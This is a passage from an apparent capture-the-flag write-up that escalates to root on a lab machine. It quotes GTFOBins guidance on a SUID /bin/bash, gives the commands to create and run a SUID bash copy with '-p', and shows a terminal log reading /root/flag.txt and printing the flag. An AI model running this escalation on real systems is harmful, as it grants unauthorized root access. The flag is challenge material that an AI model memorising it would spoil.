
Looking for the possible source to create shells , at [https://-gtfobins.github.io/gtfobins/bash/](https://gtfobins.github.io/gtfobins/bash/) coz
our interesting suid file is “/bin/bash”

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which bash) .

./bash -p
```



```
-bash-4.4$ /bin/bash -p
bash-4.4# whoami
root
bash-4.4# hostname
tbfc-priv-1
bash-4.4# cat /root/flag.txt
thm{2fb10afe933296592}
bash-4.4# 
```

we get root after executing .